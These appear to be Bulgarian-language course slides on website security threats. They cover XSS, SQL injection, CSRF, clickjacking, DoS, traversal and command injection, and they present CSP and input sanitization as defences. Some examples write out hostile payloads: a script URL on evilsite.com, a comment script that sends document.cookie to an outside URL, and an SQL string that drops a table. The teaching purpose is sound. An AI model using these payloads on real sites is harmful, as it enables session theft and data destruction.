	ACCEPTABLE LITTLE TO NO EFFECT ON EVENT	TOLERABLE EFFECTS ARE FELT, BUT NOT CRITICAL TO OUTCOME	UNDESIRABLE SERIOUS IMPACT TO THE COURSE OF ACTION AND OUTCOME	INTOLERABLE COULD RESULT IN DISASTER
LIKELIHOOD				
IMPROBABLE RISK IS UNLIKELY TO OCCUR	LOW - 1 -	MEDIUM - 4 -	MEDIUM - 6 -	HIGH - 10 -
POSSIBLE RISK WILL LIKELY OCCUR	LOW - 2 -	MEDIUM - 5 -	HIGH - 8 -	EXTREME - 11 -
PROBABLE RISK WILL OCCUR	MEDIUM - 3 -	HIGH - 7 -	HIGH - 9 -	EXTREME - 12 -


RISK MATRIX





Инструменти за проверка на уеб сайт сигурността



- <https://cybersecurity-magazine.com/forecasting-data-security-and-compliance-trends-in-2025/>
 - <https://certpro.com/top-compliance-trends/>
 - <https://drata.com/platform/startup>
 - <https://www.gable.ai/blog/data-compliance?ref=compliancehub.wiki>
 - <https://360advanced.com/top-5-compliance-trends-expected-in-2025-insights-for-future-planning/>
- 

Най-чести заплахи за сигурността на уебсайта (Website security threats)



Заплаха 1

Cross-Site Scripting (XSS)

...



Заплаха 2

SQL injection

...



Заплаха 3

Cross-Site Request Forgery (CSRF)

...

Най-чести заплахи за сигурността на уебсайта (Website security threats)



Заплаха 4

Clickjacking

...



Заплаха 5

Denial of Service
(DoS)

...



Заплаха 6

Directory Traversal

...

Най-чести заплахи за сигурността на уебсайта (Website security threats)



Заплаха 7

File Inclusion

...



Заплаха 8

Command Injection

...

...



Cross-Site Scripting (XSS)

Внимание: В исторически план XSS уязвимостите са най-честия тип заплаха за сигурността.

XSS е термин, използван за описание на клас атаки, които позволяват на нападателя да внедри client-side скрип през уебсайта в браузъра на потребителите.


...



Cross-Site Scripting (XSS)



Тъй като инжектираният код идва в брауъра от сайта, скриптът се приема за доверен и може да прави неща като изпращане на бисквитката за упълномощаване от потребителя до хакера. Когато нападателят получи бисквитката, той може да влезе в сайта, сякаш е потребителят и да направи всичко, което потребителят може, като например да достъпи данните за кредитната карта, да види данните за контакт или да промени паролите. XSS уязвимостите са разделени на отразени (reflected) и постоянни (persistent), въз основа на това как сайтът връща инжектираните скриптове в брауъра. Отражена XSS уязвимост възниква, когато потребителското съдържание, което се предава на сървъра, се връща незабавно и не е модифицирано за показване в брауъра. Всички скриптове в оригиналното потребителско съдържание ще се изпълнят, когато се зареди новата страница. Например, да кажем че имаме функция за търсене в сайта, където думите за търсене са кодирани като URL параметри и тези термини се показват заедно с резултатите. Нападателят може да създаде search link, която да съдържа злонамерен скрипт като параметър.






Cross-Site Scripting (XSS)



Напр. `http://mysite.com?q=beer<script%20src="http://evilsite.com/tricky.js"></script>`) и да го изпрати при натискането ѝ по имейл до друг потребител. Това дава на нападателя цялата информация, от която се нуждае, за да влезе в сайта като целеви потребител, като потенциално прави покупки като потребител или споделя информацията си за контакт.

Постоянна (persistent) XSS уязвимост възниква, когато злонамереният скрипт се съхранява на уебсайта и след това по-късно се показва непроменен за други потребители, които неволно го изпълняват. Например, дискуссионна дъска (discussion board), която приема коментари, съдържащи немодифициран HTML, може да съхранява злонамерен скрипт. Когато се покажат коментарите, скриптът се изпълнява и може да изпрати на хакера информацията, необходима за достъп до акаунта на потребителя. Този вид атака е изключително популярна и мощна, тъй като "нападателят" може дори да няма пряк ангажимент с жертвите.






Cross-Site Scripting (XSS)




Докато данните от POST или GET заявките са най-често срещаният източник на XSS уязвимости, то всички останали също са потенциално уязвими: данни за бисквитки, изобразени от браузъра, или потребителски файлове, които се upload-ват и показват.


Най-добрата защита срещу XSS уязвимости е да премахнете или деактивирате всяко маркиране, което потенциално може да съдържа инструкции за изпълнение на кода. За HTML това включва елементи, като `<script>`, `<object>`, `<embed>` и `<link>`.

Процесът на модифициране на потребителски данни, така че да не могат да се използват за изпълнение на скриптове или по друг начин да повлияят на изпълнението на сървърния код, е известен като санитизиране на входа (input sanitization). Много уеб рамки автоматично санитизират входа по подразбиране от потребителя на HTML формулярите.





Пример на атака XSS: "Кражба на сесийни бисквитки"




Сценарий: Разработили сме уеб приложение, което позволява на потребителите да публикуват коментари под статии. Страницата не валида входящите данни правилно и позволява на потребителите да вмъкват HTML и JavaScript код в коментарите си.

Стъпка 1: Инжектиране на злонамерен код

"Хакерът" решава да се възползва от уязвимостта и публикува следния коментар:

```
<script>
  var img = new Image();
    img.src      =      "https://domain.com/steal_cookies?cookie=" +
document.cookie;
</script>
```







Пример на атака XSS: "Кражба на сесийни бисквитки"

Този код създава ново изображение и задава src атрибута на URL, който хакерът контролира. Когато жертвата зареди страницата, скриптът се изпълнява и бисквитките на сесията (например, session_id) на потребителя се изпращат на злонамерения човек.


Стъпка 2: Жертвата зарежда страницата

Когато жертвата (обикновен потребител) посети страницата с коментарите, браузърът автоматично изпълнява злонамерения JavaScript код, тъй като той е част от HTML кода на страницата.






Пример на атака XSS: "Кражба на сесийни бисквитки"



Стъпка 3: Изпращане на бисквитките на хакера


Кодът, добавен от хакера, изпраща `document.cookie` (всички бисквитки на текущия сайт) на URL адреса му. Например, ако сесийната бисквитка е `session_id=12345`, хакерът ще получи следния HTTP GET заявка:

```
GET /steal_cookies?cookie=session_id=12345
```






Пример на атака XSS: "Кражба на сесийни бисквитки"



Стъпка 4: Хакерът получава бисквитките

След като той получи бисквитките, може да ги използва, за да се идентифицира като жертвата и да извършва действия от нейно име, например да променя паролата или да прави покупки.





Изводи




Стъпка 4: Хакерът получава бисквитките

Каква е уязвимостта? Сайтът е позволил на атакуващия да инжектира JavaScript код чрез незабелязано валидация на входа.

Последствия: XSS атаката носи рискове за кражба на сесийни бисквитки, манипулиране на потребителски данни и компрометиране на акаунти, и др.

Методи за защита: валидация на входа, кодиране на изхода и използване на Content Security Policy (CSP, механизъм, който помага за предотвратяване на XSS атаки чрез указване на допустимите източници на съдържание за браузъра.).






Content Security Policy (CSP)



CSP е стандарт, дефиниран от W3C, който предоставя набор от правила, позволяващи на уеб разработчиците да зададат политики за сигурност относно ресурсите, които техните уеб приложения могат да зареждат. Тези правила се дефинират в HTTP заглавие или в мета таг и указват на брауъра как да се справя с различни типове съдържание, като скриптове, стилове, изображения и шрифтове.

Той е мощен механизъм за сигурност, който предотвратява освен Cross-Site Scripting (XSS) и Data Injection атаки.






Основни функции на CSP

Контрол на произхода на съдържание: CSP позволява на разработчиците да задават позволените източници на съдържание. Например, можете да разрешите зареждането на скриптове само от вашия домейн или от определени доверени домейни.

Предотвратяване на XSS: CSP може да предотврати XSS атаки, като блокира неразрешен код и предотвратява изпълнението на вмъкнати скриптове.

Контрол на вмъкването на ресурси: CSP позволява да се зададат правила за зареждане на изображения, шрифтове, стилове и други ресурси, като можете да контролирате как и откъде се зареждат те.

Отчитане на нарушения: CSP позволява на разработчиците да получават отчети за нарушения на политиките, което помага за откриване на опити за атаки и уязвимости.





Как се използва CSP?



CSP може да се внедри по два начина: чрез HTTP хедър или чрез мета таг. Най-често използваният метод е първият.

1. Пример за HTTP хедър

Можете да добавите CSP в отговора на HTTP от сървъра. Пример:

```
Content-Security-Policy: default-src 'self'; script-src 'self' https://trustedscripts.example.com; img-src 'self' data;;
```

`default-src 'self'`: Разрешава зареждането на ресурси само от текущия домейн.

`script-src 'self' https://trustedscripts.example.com`: Разрешава скриптове да се зареждат само от текущия домейн и от `trustedscripts.example.com`.

`img-src 'self' data::` Разрешава изображения да се зареждат само от текущия домейн и от data URL.



Как се използва CSP?

2. Пример за мета таг

Ако не можете да контролирате заглавията на отговорите, можете да добавите CSP чрез мета таг в HTML документа:

```
<meta http-equiv="Content-Security-Policy" content="default-src 'self';  
script-src 'self' https://trustedscripts.example.com; img-src 'self' data:; ">
```

Някои важни директиви в CSP

default-src: Основна директива, която задава източниците по подразбиране за всички ресурси, които не са конкретно разрешени от други директиви.

script-src: Определя разрешените източници за JavaScript.

style-src: Определя разрешените източници за CSS.

img-src: Определя разрешените източници за изображения.

font-src: Определя разрешените източници за шрифтове.

frame-src: Определя разрешените източници за рамки и iframe.

report-uri: Указва URL, където браузърът ще изпраща отчети за нарушения на CSP.



Примери за защита с CSP



1. Забраняване на инлайн скриптове:

Тази политика забранява изпълнението на инлайн скриптове и обекти.
`Content-Security-Policy: script-src 'self'; object-src 'none'; ...`

2. Разрешаване на специфични източници:


Разрешава зареждането на изображения само от текущия домейн и от `images.example.com`.

```
Content-Security-Policy: default-src 'self'; img-src 'self'  
https://images.example.com;
```

3. Отчитане на нарушения:

Позволява на сървъра да получава отчети за нарушения на CSP.

```
Content-Security-Policy: default-src 'self'; report-uri  
/csp-violation-report-endpoint;
```






Заключение



Content Security Policy (CSP) е важен инструмент за повишаване на сигурността на уеб приложенията. Чрез правилното му внедряване можете да защитите приложенията си от XSS атаки и други заплахи. CSP предоставя гъвкавост и контрол над зареждането на съдържание, което помага за защита на потребителите и техните данни.






Упражнение

Студент 1 от екипа играе ролята на нападател/хакер, а другите наблюдават как се извършва атаката.

Внедряване на защита: След като станат ясни последиците от атаката, предложете мерки за защита.





SQL injection

SQL injection уязвимостите позволяват на злонамерените потребители да изпълняват произволен SQL код/заявки в базата данни, позволявайки достъп до информация, промяна или изтриване, независимо от разрешенията на потребителя.

...



SQL injection




Успешна атака чрез SQL injection може да подправи самоличности, да създаде нови самоличности с права за администриране, да получи достъп до всички данни на сървъра или да унищожи/промени данните, за да ги направи неизползваеми.

Типовете SQL injection включват Error-based SQL injection, SQL injection основана на логически грешки и Time-based SQL injection.

Тази уязвимост е налице, ако входа на потребителя, който се предава към базов SQL израз, може да промени значението на израза. Например, следният код е предназначен да върне всички потребители с конкретно име (userName), което е предоставено от HTML формуляр:

```
statement = "SELECT * FROM users WHERE name = '" + userName + "';"
```

Ако потребителят посочи истинско име, изявлението ще работи по предназначение. Въпреки това, злонамерен потребител може напълно да промени поведението на този SQL израз към новия израз в следващия пример, като посочи текста в удебелен шрифт за `userName`.





SQL injection




SELECT * FROM users WHERE name = 'a';DROP TABLE users; SELECT * FROM userinfo WHERE 't' = 't';

Модифицираният израз създава валидна SQL заявка, която изтрива таблицата с потребители и избира всички данни от таблицата *userinfo*, (която разкрива информацията за всеки потребител). Това работи, защото първата част от инжектирания текст (a';) завършва оригиналния израз.

За да избегнете този вид атака, трябва да гарантирате, че всички потребителски данни, които се предават към SQL заявка, не могат да променят естеството ѝ. Един от начините за това е да "escape"-вате всички знаци във входа на потребителя, които имат специално значение в SQL.

Внимание: SQL операторът третира символа ' като начало и край на низов литерал. Ако поставим обратната наклонена черта пред този знак (\'), то ние ще "escape"-нем/филтрираме символа и казваме на SQL вместо това да го третира като обикновен знак (част от низа).





SQL injection



В следващата заявка ние ще пропуснем символа '. SQL вече ще интерпретира името като целия низ с удебелен шрифт:

```
SELECT * FROM users WHERE name = 'a\';DROP TABLE users; SELECT * FROM userinfo WHERE \'t\' = \'t';
```

Работните уеб рамки често сами се грижат за това филтриране.





Cross-Site Request Forgery (CSRF)

Cross-Site Request Forgery (CSRF) или фалшифицирането на междусайтови заявки представляват атаки, които позволяват на зловредни потребители да изпълняват операции чрез използването на права от друг потребител без неговото знание и позволение.

...




Cross-Site Request Forgery (CSRF)



Този тип атака най-добре се обяснява с пример. Нека приемем, че Джон е злонамерен потребител, който знае, че конкретен сайт позволява на вписани в системата потребители да изпращат пари към определен акаунт, използвайки HTTP POST заявка, която включва името на акаунта и сумата пари. Джон създава формуляр, който включва неговите банкови данни и сума пари като скрити полета и го изпраща по имейл до други потребители на сайта (с бутона *Submit*, маскиран като връзка към сайт за „бързо забогатяване“).

Ако потребител щракне върху бутона за изпращане, HTTP POST заявката ще бъде изпратена до сървъра, съдържаща подробностите за транзакцията и всички бисквитки от страна на клиента, които браузърът асоциира със сайта (*добавянето на свързани бисквитки на сайт към заявките е нормално поведение на браузъра*). Сървърът ще провери бисквитките и ще ги използва, за да определи дали потребителят е влязъл или не и дали има права да извърши транзакцията.






Cross-Site Request Forgery (CSRF)



Резултатът е, че всеки потребител, който щракне върху бутона Изпращане, докато е влязъл в сайта за търговия, ще извърши транзакцията и ... Джон забогатява.

Бележка: Номерът тук е, че Джон не трябва да има достъп до бисквитките на потребителя (или идентификационни данни за достъп). Браузърът на потребителя съхранява тази информация и автоматично я включва във всички заявки към свързания сървър.

Един от начините за предотвратяване на този тип атака е сървърът да изисква POST заявките да включват специфична за потребителя генерирана от сайта "тайна"/ключ. Тя/той ще бъде предоставена от сървъра при изпращане на уеб формуляра, използван за извършване на трансфери. Този подход не позволява на Джон да създаде своя собствена форма, защото той би трябвало да знае тайната, която сървърът предоставя на потребителя. Дори да открие ключа и да създаде формуляр за конкретен потребител, той вече няма да може да използва същата форма, за да атакува всеки потребител. Уеб рамките често включват такива механизми за превенция на CSRF.





Clickjacking

При тази атака злонамерен потребител прихваща кликванията, предназначени за видимия top-level сайт и ги пренасочва към скрита отдолу страница.


...



Clickjacking



Тази техника може да се използва, например за показване на легитимен банков сайт, който прилъгва потребителя да се идентифицира с данни за вход, който веднага се прихваща от невидим <iframe>, контролиран от нападателя. Clickjacking може също да се използва, за да накара потребителя да щракне върху бутон от видимия сайт, който изпълнява съвсем различна функционалност. Като защита, ние можем да предоставим механизъм за превенция на вграждането на уеб приложението ни в iframe на друг сайт, като зададем подходящите HTTP хедъри.





Denial of Service (DoS)

DoS обикновено се постига чрез претоварване/бомбардиране на целеви сайт с фалшиви заявки, така че достъпът до сайт да бъде прекъснат за легитимните потребители.


...



Denial of Service (DoS)



Заявките може да са многобройни или поотделно да консумират големи количества ресурс, (например бавно четене или качване на големи файлове). Защитите от DoS обикновено работят чрез идентифициране и блокиране на „лошия“ трафик, като същевременно позволяват преминаването на легитимни съобщения. Тези защиты най-често се намират преди или в уеб сървъра (те не са част от самото уеб приложение).





Directory Traversal (File and disclosure)


При тази атака злонамерен потребител се опитва да получи достъп до части от файловата система на уеб сървъра, до които не би трябвало да има достъп.

...


A decorative line starting from the left edge, passing through a small blue circle, and ending at an ellipsis.

...

Directory Traversal (File and disclosure)



Тази уязвимост възниква, когато потребителят може да предава имена на файлове, които включват специални за навигация на файловата система знаци, (например ../..). Решението е да санитизираме входа, преди да го използваме.





File Inclusion (изпълнение на файл)

При тази атака потребителят може да посочи "непреднамерен" файл за визуализация или изпълнение на данни, предавани на сървъра. Когато се зареди, този файл може да бъде изпълнен на уеб сървъра или от страна на клиента, (което води до XSS атака). Решението е отново санитизиране на входа, преди да го обработим.



...



Command Injection


Атаките чрез command injection позволяват на злонамерен потребител да изпълнява произволни системни команди в операционната система на хоста. Решението е да се санитизира въведеният от потребителя вход, преди да се използва в системни извиквания.

...



Почти всички пробиви в сигурността (security exploits), описани в предишните слайдове са успешни, когато уеб приложението се доверява на данните, идващи от браузъра. Каквото и да правите, за да подобрите сигурността на вашия уебсайт, трябва да санитизирате всички данни, произхождащи от потребителя, преди да ги покажете в браузъра, да ги използвате в SQL заявките или да ги прехвърлите към команди на операционната или файловата система.


Предупреждение: Най-важният урок, който можете да научите за сигурността на уебсайта, е никога да не се доверявате на данни от браузъра. Това включва, но не се ограничава до данни в URL параметрите на GET заявки, POST заявки, HTTP хедъри и бисквитки и качени от потребителя файлове. *Задължително проверявайте и санитизирайте всички входящи данни. За съжаление винаги трябва да предполагате най-лошото.*





Други конкретни стъпки за защита

